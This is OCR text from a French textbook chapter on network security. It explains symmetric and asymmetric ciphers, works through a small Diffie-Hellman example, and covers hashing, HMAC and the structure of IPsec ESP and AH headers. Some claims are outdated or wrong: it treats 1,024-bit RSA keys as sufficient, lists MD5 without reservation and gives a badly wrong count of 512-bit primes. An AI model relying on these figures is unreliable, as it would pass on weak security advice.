
La figure 7.10 illustre, pour les différents types d'utilisation, les protocoles de sécurité les mieux adaptés.

Les sections qui suivent présentent les avantages et inconvénients des différentes méthodes de chiffrement des connexions IP.

Tableau 7.2 Protocoles offrant des services de sécurité

	IPsec	SSH	SSL
Administration système	Possible	Oui (remplace Telnet)	Possible
Administration réseau	Oui	Oui	Possible
Accès distant au réseau d'entreprise	Oui	Possible	Possible
Réseau privé virtuel	Oui	Possible	Possible
Connexion système	Oui	Oui	Oui
Connexion à une application	Possible	Oui	Oui
Facilité de mise en œuvre	+	+++	++++
Mise en œuvre d'un tunnel IP	Oui	Oui : – Injection de paquets – PPP dans SSH	Oui : – Injection de paquets – PPP dans SSL

Figure 7.10
Représentation en couches des protocoles de sécurité



Algorithmes cryptographiques

La cryptographie est une science qui étudie les outils servant à sécuriser les informations. De tout temps, l'art du chiffrement-déchiffrement a été employé.

Le chiffrement et le déchiffrement des données sont effectués par des algorithmes cryptographiques. Ces algorithmes reposent généralement sur des problèmes mathématiques complexes, difficiles à résoudre, tels que la factorisation des nombres premiers, les logarithmes discrets, etc.

Les algorithmes cryptographiques modernes nécessitent une clé pour le chiffrement et une clé pour le déchiffrement.

Il existe deux grands types d'algorithmes cryptographiques, ceux dits à clé secrète et ceux dits à clé publique :

- **Algorithmes cryptographiques à clé secrète, ou symétriques.** Les clés de chiffrement et de déchiffrement sont identiques. La sécurité repose sur la non-divulgation des clés et sur la résistance des algorithmes aux attaques de cryptanalyse. Les plus connus sont DES, IDEA, RC2, RC4 et AES (Advanced Encryption Standard).
- **Algorithmes cryptographiques à clé publique, ou asymétriques.** Les clés pour le chiffrement et le déchiffrement sont différentes. La sécurité repose sur le fait que le temps nécessaire pour déduire les clés secrètes associées aux clés publiques est théoriquement non raisonnable. Les plus connus sont RSA (Rivest Shamir Adleman), les courbes elliptiques, Pohlig-Hellman, Rabin et ElGamal.

Les algorithmes symétriques sont beaucoup plus rapides que les algorithmes asymétriques dans des conditions identiques de test. Il ne faut pas en conclure que les algorithmes symétriques soient plus ou moins sécurisés que les algorithmes asymétriques. Ils sont simplement destinés à des usages différents.

La figure 7.11 illustre le principe de fonctionnement des algorithmes cryptographiques à clé secrète, ou symétrique.




Figure 7.11
Le chiffrement symétrique

Les principaux algorithmes de chiffrement symétrique sont recensés au tableau 7.3.

Tableau 7.3 Principaux algorithmes de chiffrement symétrique

Algorithme	Description
DES (Data Encryption Standard), 1974	Conçu par IBM, ce système de chiffrement par blocs est fondé sur une clé de 56 bits. Longtemps standard de chiffrement des communications gouvernementales non classées secrètes, il a été remplacé récemment par AES. L'algorithme a été rendu public.
IDEA (International Data Encryption Algorithm), 1990	Conçu par X. Lai et J. Massey, ce système de chiffrement par blocs s'appuie sur une clé de 128 bits. L'algorithme a été rendu public.
Blowfish, 1994	Conçu par B. Schneier, ce système de chiffrement par blocs s'appuie sur une clé de longueur variable pouvant atteindre 448 bits. L'algorithme a été rendu public.
SAFER (Secure and Fast Encryption Routine), 1994	Conçu par J. Massey, ce système de chiffrement par blocs s'appuie sur une clé de 64 bits. L'algorithme a été rendu public.
RC5 (Rivest's Code 5), 1995	Conçu par R. Rivest, ce système de chiffrement par blocs s'appuie sur une clé de longueur variable. L'algorithme a été rendu public.
AES (Advanced Encryption Standard), 2000	Conçu par J. Daemen et V. Rijmen, ce système de chiffrement par blocs s'appuie sur une clé de 128 à 256 bits. Il s'agit du standard de chiffrement pour les communications gouvernementales non classées secrètes. L'algorithme a été rendu public.

La distribution des clés constitue le point de faiblesse des algorithmes symétriques, les parties qui établissent la session devant posséder la même clé. Pour surmonter cette faiblesse, des protocoles d'échange de clés ont été élaborés, notamment le protocole Diffie-Hellman. Le tableau 7.4 récapitule les principaux algorithmes d'échange de clés symétriques.

Tableau 7.4 Principaux algorithmes d'échange de clés symétrique

Algorithme	Description
Diffie-Hellman, 1976	Conçu par W. Diffie et M. E. Hellman, cet algorithme permet de partager un secret commun après un protocole d'échange de données. La sécurité du schéma de Diffie-Hellman repose sur la difficulté de calculer un logarithme discret. L'algorithme a été rendu public.
RSA (Rivest Shamir Adleman), 1978	Conçu par R. Rivest, A. Shamir et L. Adleman, cet algorithme permet de partager un secret commun après un protocole d'échange de données. La sécurité du schéma repose sur la difficulté de la factorisation en nombres premiers. L'algorithme a été rendu public.
Les cryptosystèmes à courbes elliptiques, 1985-2005 : – ECMQV (Elliptic Curve Menezes-Qu-Vanstone) – ECDH (Elliptic Curve Diffie-Hellman)	Introduits par V. Miller et N. Koblitz, de nombreux travaux ont déjà été menés sur ce type de système offrant de solides protections (pour des longueurs de clés plus petites que d'autres types d'algorithmes) contre la cryptanalyse. La sécurité du schéma repose sur la difficulté de calculer un logarithme discret. La société Certicom détient de nombreux brevets dans ce domaine.

L'objectif actuel des protocoles d'échange de clés est de permettre à deux acteurs d'échanger en toute sécurité des clés de session valables pour une seule session ou pour un temps donné dans une session. Le chiffrement des informations s'effectue dans un second temps au moyen d'algorithmes de chiffrement symétrique plus rapides que les algorithmes de chiffrement asymétrique.

À titre d'exemple, l'algorithme Diffie-Hellman parcourt les étapes suivantes :

1. Cédric et Denis choisissent un nombre premier p, et un nombre g inférieur à p et primitif par rapport à p (g est primitif par rapport à p si, pour chaque u de 1 à p – 1, il existe un v tel que $g^v = u \bmod(p)$ dans le groupe multiplicatif $(Z/pZ,*)$.

   Prenons $p = 11$ et $g = 2$, par exemple. On vérifie que g est primitif par rapport à p : $2^{10} = 1 \bmod(11)$, $2^1 = 2 \bmod(11)$, $2^8 = 3 \bmod(11)$, $2^2 = 4 \bmod(11)$, $2^4 = 5 \bmod(11)$, $2^9 = 6 \bmod(11)$, $2^7 = 7 \bmod(11)$, $2^3 = 8 \bmod(11)$, $2^6 = 9 \bmod(11)$, $2^5 = 10 \bmod(11)$.

2. Cédric choisit un nombre secret $a = 5$ et envoie à Denis la valeur
   $X = g^a \bmod(p) = 2^5 \bmod(11) = 10$.

3. Denis choisit à son tour un secret $b = 7$ et envoie à Cédric la valeur
   $Y = g^b \bmod(p) = 2^7 \bmod(11) = 7$.

4. Cédric peut alors calculer la clé secrète :
   $(Y)^a \bmod(p) = (g^b \bmod(p))^a \bmod(p) = (7)^5 \bmod(11) = 10$.

5. Denis peut alors calculer la clé secrète :
   $(X)^b \bmod(p) = (g^a \bmod(p))^b \bmod(p) = (10)^7 \bmod(11) = 10$.

Les groupes ayant la propriété de l'association des puissances, l'égalité $(g^b)^a = (g^a)^b$ est valide, et les deux parties obtiennent bel et bien la même clé secrète. La sécurité de ce protocole réside dans la difficulté de résoudre le problème du logarithme discret. En effet, déduire a (ou b) grâce à g^a (ou g^b), conditionné, bien entendu, par le choix des valeurs a, b, g, n, est un problème difficile, que l'on ne sait pas résoudre efficacement (impossibilité calculatoire) pour de grands nombres.

Ces dernières années, l'adaptation de l'algorithme Diffie-Hellman à d'autres groupes a donné lieu à ce que l'on appelle les cryptosystèmes sur courbes elliptiques. L'idée est d'utiliser comme groupe G le groupe additif des points d'une courbe elliptique sur un corps fini F (groupe additif $(EC(GF(2^m)),+)$. Sans entrer dans les détails, disons qu'il n'est pas connu d'algorithme sous-exponentiel qui résolve le problème du logarithme discret dans ce contexte, contrairement au problème du logarithme discret dans le groupe multiplicatif G d'un corps fini (groupe multiplicatif $(Z/pZ,*)$).

Cette dernière observation a pour conséquence importante de permettre l'utilisation de clés de taille moindre comparée à celles nécessaires aux cryptosystèmes fondés sur le logarithme discret dans les groupes classiques. À l'heure actuelle, 170 bits de clés (groupe additif $(EC(GF(2^m)),+)$ suffisent pour assurer le même niveau de sécurité qu'une clé Diffie-Hellman de 1 024 bits (groupe multiplicatif $(Z/pZ,*)$).

Les algorithmes cryptographiques à clés publiques, ou asymétriques, sont les algorithmes principalement utilisés de nos jours pour échanger des clés de chiffrement de session

et pour la signature électronique. À l'inverse des algorithmes cryptographiques à clé secrète ou symétrique, deux clés sont générées pour chaque utilisateur (privée, publique).

Le nombre des algorithmes de chiffrement asymétrique est important. Le tableau 7.5 recense les principaux d'entre eux.

Tableau 7.5 Principaux algorithmes de chiffrement asymétrique

Algorithme	Description
RSA (Rivest Shamir Adleman), 1978	Conçu par R. Rivest, A. Shamir et L. Adleman, ce système de chiffrement asymétrique par blocs s'appuie sur des clés de longueur variable. La sécurité du schéma repose sur la difficulté de la factorisation en nombres premiers. L'algorithme a été rendu public.
Rabin, 1979	Conçu par M. O. Rabin, ce système de chiffrement asymétrique par blocs s'appuie sur des clés de longueur variable. La sécurité du schéma repose sur la difficulté de calculer des racines carrées modulo un nombre composite. L'algorithme a été rendu public.
ElGamal, 1985	Conçu par T. ElGamal, ce système de chiffrement asymétrique par blocs s'appuie sur des clés de longueur variable. La sécurité du schéma repose sur la difficulté de calculer des logarithmes discrets. L'algorithme a été rendu public.
Cryptosystèmes à courbes elliptiques, 1985-2005 : – ECIES (Elliptic Curve Integrated Encryption Standard)	Introduit par V. Miller et N. Koblitz, de nombreux travaux ont déjà été menés sur ce type de systèmes, offrant de solides protections (pour des longueurs de clés plus petites que d'autres types d'algorithmes) contre les attaques par cryptanalyse. La sécurité du schéma repose sur la difficulté de calculer un logarithme discret. La société Certicom détient de nombreux brevets dans ce domaine.

La sécurité de RSA réside dans la difficulté de factoriser un nombre *n* (comme les clés publique et privée sont fondées sur *p* et *q*, un attaquant doit factoriser *n* pour casser le chiffrement). Déduire les facteurs premiers d'un nombre *n* (conditionné bien entendu par le choix de *n*) est un problème difficile, que l'on ne sait pas résoudre efficacement (impossibilité calculatoire). À l'heure actuelle, il est impératif d'utiliser pour RSA des entiers *p* et *q* qui soient tels que leur produit comporte au moins 1 024 bits.

Outre la factorisation entière, un autre problème largement utilisé en cryptographie est l'extraction de logarithmes discrets. Comme indiqué précédemment, à l'heure actuelle, 170 bits de clés suffisent pour assurer le même niveau de sécurité qu'une clé RSA de 1 024 bits.

On observe dans la pratique que les algorithmes symétriques sont utilisés pour le chiffrement des données et que les algorithmes asymétriques sont utilisés pour l'authentification et la distribution de clés.

Algorithmes de signature numérique à clé publique

L'objectif d'une signature numérique est de permettre à un destinataire d'un message de vérifier l'intégrité des données et de contrôler l'identité de leur expéditeur. Cette vérification s'appuie sur la clé publique de l'émetteur du message.

Le tableau 7.6 recense les principaux algorithmes dédiés à la signature numérique à clé publique.

Tableau 7.6 Principaux algorithmes de signature numérique à clé publique

Algorithme	Description
RSA (Rivest Shamir Adleman), 1978	Conçu par R. Rivest, A. Shamir et L. Adleman, ce système de chiffrement asymétrique par blocs s'appuie sur des clés de longueur variable. La sécurité du schéma repose sur la difficulté de la factorisation en nombres premiers. L'algorithme a été rendu public.
DSA (Digital Signature Algorithm), 1991	Conçu par D. W. Kravitz (NSA), cet algorithme est le standard des applications de signature numérique fédérales. L'algorithme a été rendu public.
GOST (Gosudarstvennyi Standard of Russia Federation), 1994	Conçu par le service de cryptographie russe, cet algorithme est le standard des applications de signature numérique russes. L'algorithme a été rendu public.
ESIGN, 1990	Conçu par A. Fujiaski et T. Okamoto, cet algorithme est le standard des applications de l'opérateur de télécommunications japonais NTT. L'algorithme a été rendu public.
Les cryptosystèmes à courbes elliptiques, 1985-2005 – ECDSA (Elliptic Curve Digital Signature Algorithm) – ECPVS (Elliptic Curve Pintsov Vanstone Signatures) – ECNR (Elliptic Curve Nyberg Rueppel)	Introduits par V. Miller et N. Koblitz, de nombreux travaux ont déjà été menés sur ce type de systèmes, offrant de solides protections (pour des longueurs de clés plus petites que d'autres types d'algorithmes) contre les attaques de cryptanalyse. La sécurité du schéma repose sur la difficulté de calculer un logarithme discret. La société Certicom détient de nombreux brevets dans le domaine.

Fonctions de hachage

Les fonctions de hachage construisent une empreinte d'une chaîne de données, à partir de laquelle il est impossible de revenir à la chaîne de données initiale. La probabilité que deux chaînes de données aient une empreinte identique est très faible.

Ces fonctions sont utilisées, par exemple, pour la vérification de l'intégrité des messages transmis. On crée pour cela une empreinte du message à transmettre, puis on transmet le message et l'empreinte. À la réception du message, on calcule l'empreinte du message reçu et on la compare à l'empreinte initiale. Si les deux empreintes correspondent, c'est que le message n'a pu être modifié.

Les principales fonctions de hachage sont MD5, RIPE-MD et SHA-x (x = 1, 256, 384, 512).

Codes d'authentification de message

Un code d'authentification de message, ou MAC (Message Authentication Code), est le résultat d'une fonction de hachage à sens unique dépendant d'une clé secrète. En d'autres termes, on peut construire un MAC à partir d'une fonction de hachage ou d'un algorithme de chiffrement par blocs.

Un moyen simple de transformer une fonction de hachage à sens unique en un MAC consiste à chiffrer l'empreinte d'un message avec un algorithme à clé secrète.

Une méthode de calcul de MAC à partir de fonctions de hachage plus élaborées et plus sûres est HMAC (RFC 2104). La méthode HMAC peut être utilisée avec n'importe quelle fonction de hachage itérative telle que MD5 ou SHA-x.

Une pratique courante avec les fonctions de calcul de MAC consiste à tronquer la sortie pour ne garder comme MAC qu'un nombre réduit de bits. Avec HMAC, on peut choisir de ne retenir que quelques bits de gauche, par exemple.

Génération de clés

Les clés sont des chaînes de bits générées par un processus pseudo-aléatoire. Pour un algorithme symétrique de type DES, l'espace des clés, c'est-à-dire l'ensemble des clés possibles, est de l'ordre de 2^{56}. Pour un algorithme asymétrique de type RSA, l'espace de clés repose sur l'espace des nombres premiers, puisque ces derniers sont utilisés dans les clés générées.

Les clés de chiffrement peuvent constituer un point de faiblesse si elles sont mal choisies ou qu'elles soient divulguées. C'est alors tout le système de chiffrement qui devient faible. Les clés doivent en outre être générées par un générateur pseudo-aléatoire cryptographiquement sûr. Il ne faut jamais prendre les générateurs de clés disponibles sur Internet pour créer des clés de chiffrement pour son réseau.

Génération de clés et nombres premiers

Comme les clés utilisées pour les algorithmes cryptographiques sont généralement générées à partir de nombres premiers, il devient légitime de se poser les questions suivantes : le stock des nombres premiers est-il limité ? quelle est leur proportion ? quelle est leur distribution ?

Les réponses à ces questions ont été apportées par les mathématiciens suivants :

- 1737, L. Euler : il y a une infinité de nombres premiers.
- 1808, A. M. Legendre : la proportion des nombres premiers inférieurs à x est de l'ordre de grandeur $x/\log(x)$.
- 1859, B. Riemann : formule exacte de la loi de distribution des nombres premiers en fonction des zéros de la fonction zêta. Il confirme la proportion de Legendre (densité régulière, mais comportement local imprévisible). L'hypothèse de Riemann sur les zéros de la fonction zêta reste encore à prouver de nos jours.

L'ensemble des nombres premiers est donc infini, et le choix pour générer des clés est lui aussi infini. Par exemple, on compte 2^{151} nombres premiers codés sur 512 bits de longueur.

Cryptanalyse

La cryptanalyse est l'art de déchiffrer un texte codé sans information préalable. De manière simpliste, les cryptanalistes lancent généralement des attaques afin de tenter de

percer les secrets de l'algorithme et des clés de chiffrement associées, mais il existe beaucoup d'autres variantes de ce type d'attaque.


La suite de sécurité IPsec

L'ensemble des briques cryptographiques présentées dans les sections précédentes sont utilisées dans divers protocoles de sécurité, tels que IPsec, SSH (Secure Shell), SSL (Secure Sockets Layer), etc.

Pour faire face aux faiblesses de sécurité du protocole IPv4 (faiblesse d'authentification des paquets IP, faiblesse de confidentialité des paquets IP), une suite de protocoles de sécurité pour IP, appelée IPsec (IP Security), a été définie par l'IETF (Internet Engineering Task Force) afin d'offrir des services de chiffrement et d'authentification.

La figure 7.12 illustre le principe de fonctionnement du protocole IPsec. Ce protocole est situé au même niveau que le protocole IP afin d'offrir ses services de sécurité. Il reste cependant possible de ne pas utiliser le protocole IPsec, la couche réseau TCP se fondant alors uniquement sur des paquets IP.

Figure 7.12
Représentation en couches du protocole IPsec



IPsec est issu d'études menées sur la future génération du protocole IPv6, appelée IPNG (Internet Protocol Next Generation), afin de faire face, entre autres, à la pénurie future d'adresses IP et à l'impossibilité d'allouer de la bande passante pour les applications multimédias. Cela explique pourquoi IPsec est intégré à IPv6, alors qu'IPv4 demande une mise à jour de ses piles pour en disposer.

La plupart des systèmes d'exploitation intègrent IPsec dans leurs dernières versions (Solaris, Windows XP, Cisco IOS *xx*, etc.).

Cette suite de sécurité s'impose aujourd'hui comme une solution majeure pour créer des réseaux privés virtuels, sur Internet par exemple. IPsec offre des services de contrôle d'accès, d'intégrité des données, d'authentification de l'origine des données, de parade contre les attaques de type paquets rejoués (replay) et de confidentialité. De plus, il encapsule nativement tous les protocoles IP (TCP, UDP, ICMP, etc.).

Les deux fonctionnalités principales offertes par IPsec sont le chiffrement et l'authentification. L'ESP (Encapsulating Security Payload) offre le chiffrement et l'authentification sur les données du paquet IP, et l'AH (Authentication Header) l'authentification sur le paquet IP (hormis les champs modifiables). Ces deux options peuvent être combinées pour générer des paquets IP chiffrés et authentifiés. Elles reposent toutes deux sur des algorithmes cryptographiques afin d'offrir les services de sécurité attendus.

Associations de sécurité

L'établissement d'une session sécurisée IPsec passe par la définition d'associations de sécurité.

Une association de sécurité, ou SA (Security Association), permet de mettre en relation un émetteur et un destinataire. L'association est unidirectionnelle et définit les services de sécurité qui vont être utilisés soit par AH, soit par ESP.

Pour établir une session IPsec, il faut au minimum deux SA, pour une communication bidirectionnelle — phase 1 de la négociation IKE (Internet Key Exchange) —, et quatre SA, avec les options AH et ESP — phase 2 de la négociation IKE. La nécessité d'avoir deux SA provient du fait que la confiance n'est pas une relation symétrique. En effet, ce n'est pas parce que Cédric a confiance en Denis que Denis a confiance en Cédric. Une SA est donc unidirectionnelle.

Une SA définit les paramètres nécessaires à un protocole (ESP ou AH) mais pas à deux protocoles simultanément. Si deux protocoles sont utilisés simultanément, il faut alors créer deux ou plusieurs SA, qu'on appelle SA-Bundle. On peut ainsi combiner les SA afin de fournir plusieurs services de sécurité à chaque trame, avec deux modes d'association possibles (ces modes d'association sont eux-mêmes combinables) :

- Transport Adjacency : ce mode d'association permet d'appliquer deux protocoles à chaque trame en architecture *end-to-end* (système à système) et en mode transport (on garde la trame IP originelle). Par exemple, il est possible d'appliquer ESP pour la confidentialité et AH pour l'authentification de chaque trame.
- Iterated Tunnel : ce mode d'association permet la création de plusieurs SA en mode tunnel entre différents systèmes (la trame IP originelle est entièrement encapsulée dans une nouvelle trame). Par exemple, il est possible d'encapsuler un tunnel dans un autre tunnel.

Une association de sécurité contient les champs suivants :

- Index de paramètres de sécurité : il s'agit d'un nombre aléatoire et unique localement. Cette valeur est insérée dans les champs AH et ESP.
- Adresse de destination IP : identifie le point de destination final du SA.
- Identifiant du protocole de sécurité : AH ou ESP.
- Numéro d'ordre : il s'agit d'une valeur permettant d'éviter le rejeu (replay) des paquets. Cette valeur est insérée dans les champs AH et ESP.

- Débordement de numéro d'ordre : indique l'action à entreprendre si l'on constate un débordement du numéro d'ordre. Les numéros d'ordre prennent leurs valeurs dans $2^{32} – 1$ si toutes les valeurs ont été prises. Une nouvelle association de sécurité doit alors être négociée.
- Fenêtre antirejeu : comme le protocole IP ne garantit pas que les paquets arrivent dans leur ordre d'émission, une fenêtre de glissement est nécessaire pour prendre en compte ce paramètre conceptuel du protocole IP. La taille de la fenêtre doit être choisie avec précaution.
- Information AH : contient tous les paramètres relatifs aux algorithmes d'authentification utilisés ainsi que les clés associées.
- Information ESP : contient tous les paramètres relatifs aux algorithmes de chiffrement utilisés ainsi que les clés associées.
- Durée de vie de l'association de sécurité : il s'agit d'un intervalle de temps décrivant la durée à partir de laquelle une nouvelle association de sécurité doit être négociée ou terminée.
- Mode de protocole : transport ou tunnel.
- Chemin MTU (Maximum Transmission Unit) : il s'agit de la taille maximale d'un paquet pouvant être transmise sans fragmentation.

Après mise en place des associations de sécurité, tout paquet IP transitant par une session IPsec fait l'objet de une ou plusieurs associations de sécurité par le biais de l'adresse IP de destination. Les services de sécurité à appliquer au paquet IP sont de la sorte connus.

Toutes les SA sont stockées localement dans une base de données des associations de sécurité, ou SADB (Security Association Database). Cette dernière contient tous les paramètres relatifs à chaque SA. Elle est consultée pour savoir comment traiter chaque paquet reçu ou à émettre.

Comme nous le verrons par la suite, le protocole ISAKMP (Internet Security Association and Key Management Protocol) indique comment deux parties communiquent et détaille les transitions d'états afin d'établir une communication sécurisée. Il offre donc un cadre générique qui s'appuie sur les protocoles tels que SKEME (Secure Key Exchange MEchanism) ou Oakley pour définir la manière d'effectuer un échange de clés authentifié, etc.


IKE, le protocole d'échange de clés de IPsec, repose sur les protocoles ISAKMP, SKEME et Oakley.

Les politiques de sécurité IPsec sont définies dans une base de données de politiques de sécurité, ou SPD (Security Policy Database). Cette dernière contient un ensemble de règles permettant de déterminer si un paquet IP donné se verra apporter des services de sécurité, sera autorisé à passer ou sera rejeté.

La figure 7.13 illustre les éléments mis en jeu dans une session IPsec.

La combinaison d'associations de sécurité est donc possible. Nous verrons par la suite comment combiner les SA avec les options de type transport et tunnel.

Figure 7.13
Éléments mis en jeu dans une session IPsec


Réseau local
SPD base de données des politiques de sécurité
Passerelle de sécurité
SADB base de données des associations de sécurité
Session IP sécurisée
SPD base de données des politiques de sécurité
Passerelle de sécurité
Réseau local
SADB base de données des associations de sécurité

Encapsulation de l'information de sécurité (ESP)

L'encapsulation de l'information de sécurité fournit les services de confidentialité des données contenues dans les paquets IP transmis.


La figure 7.14 illustre comment un paquet IP est modifié avec l'ajout de l'ESP (en mode transport, on garde la trame IP originelle).

L'en-tête ESP est réellement ajouté à la trame IP originale entre les deux points réseau établissant la session IPsec. Comme l'en-tête IP n'est pas touché, le routage des paquets IPsec est complètement transparent pour le réseau IP qui les transmet (Internet, etc.).

Un en-tête ESP est composé des champs suivants :

- Index de paramètres de sécurité (32 bits) : identifie une association de sécurité décrivant des paramètres de sécurité d'une session.
- Numéro d'ordre ou de séquence (32 bits) : valeur permettant d'éviter le rejeu de paquets.
- Données d'information utile ou protégée par le chiffrement (variable) : contient les champs du paquet initial chiffrés.
- Bourrage (0 à 255 octets) : ce champ permet de compléter le texte chiffré avec des valeurs de bourrage afin de s'assurer que le texte qui sera chiffré est un multiple d'un certain nombre d'octets (requis par certains protocoles) mais aussi que la longueur finale du texte n'est pas dévoilée.
- Longueur de bourrage (8 bits) : indique le nombre d'octets de bourrage.

Figure 7.14
En-tête ESP du protocole IPsec en mode transport



- Identification de l'en-tête suivant (8 bits) : indique le premier protocole à apparaître dans le champ Données d'information utile.
- Données d'authentification (variable) : contient la valeur de contrôle d'intégrité calculée à partir des champs de l'ESP, excepté pour le champ Données d'authentification.

Les algorithmes cryptographiques de chiffrement utilisés sont tous à clé secrète et s'appuient sur les algorithmes DES, RC5, IDEA, CAST, Blowfish et AES.

L'algorithme de contrôle d'intégrité est fondé sur HMAC, qui peut utiliser les algorithmes de hachage MD5 et SHA-x.

En-tête d'authentification (AH)


Comme illustré à la figure 7.15, l'en-tête d'authentification (Authentication Header) fournit les services d'intégrité des données et d'authentification des paquets IP (mode transport : on garde la trame IP originelle).

De même que pour l'en-tête ESP, l'en-tête AH est réellement ajouté à la trame IP originale entre les deux points réseau établissant la session IPsec. Comme l'en-tête IP n'est pas touché, le routage des paquets IPsec est complètement transparent pour le réseau IP qui les transmet (Internet, etc.).

Un en-tête AH est composé des champs suivants :

- En-tête suivant (8 bits) : identifie le type d'en-tête qui suit l'en-tête AH.

Figure 7.15
En-tête AH du protocole IPsec en mode transport



- Longueur de l'en-tête d'authentification (8 bits) : il s'agit du nombre de mots de 32 bits de l'en-tête AH.
- Réservé (16 bits) : pour un usage futur.
- Index de paramètres de sécurité (32 bits) : identifie une association de sécurité décrivant les paramètres de sécurité d'une session.
- Numéro d'ordre ou de séquence (32 bits) : valeur permettant d'éviter le rejeu de paquets.
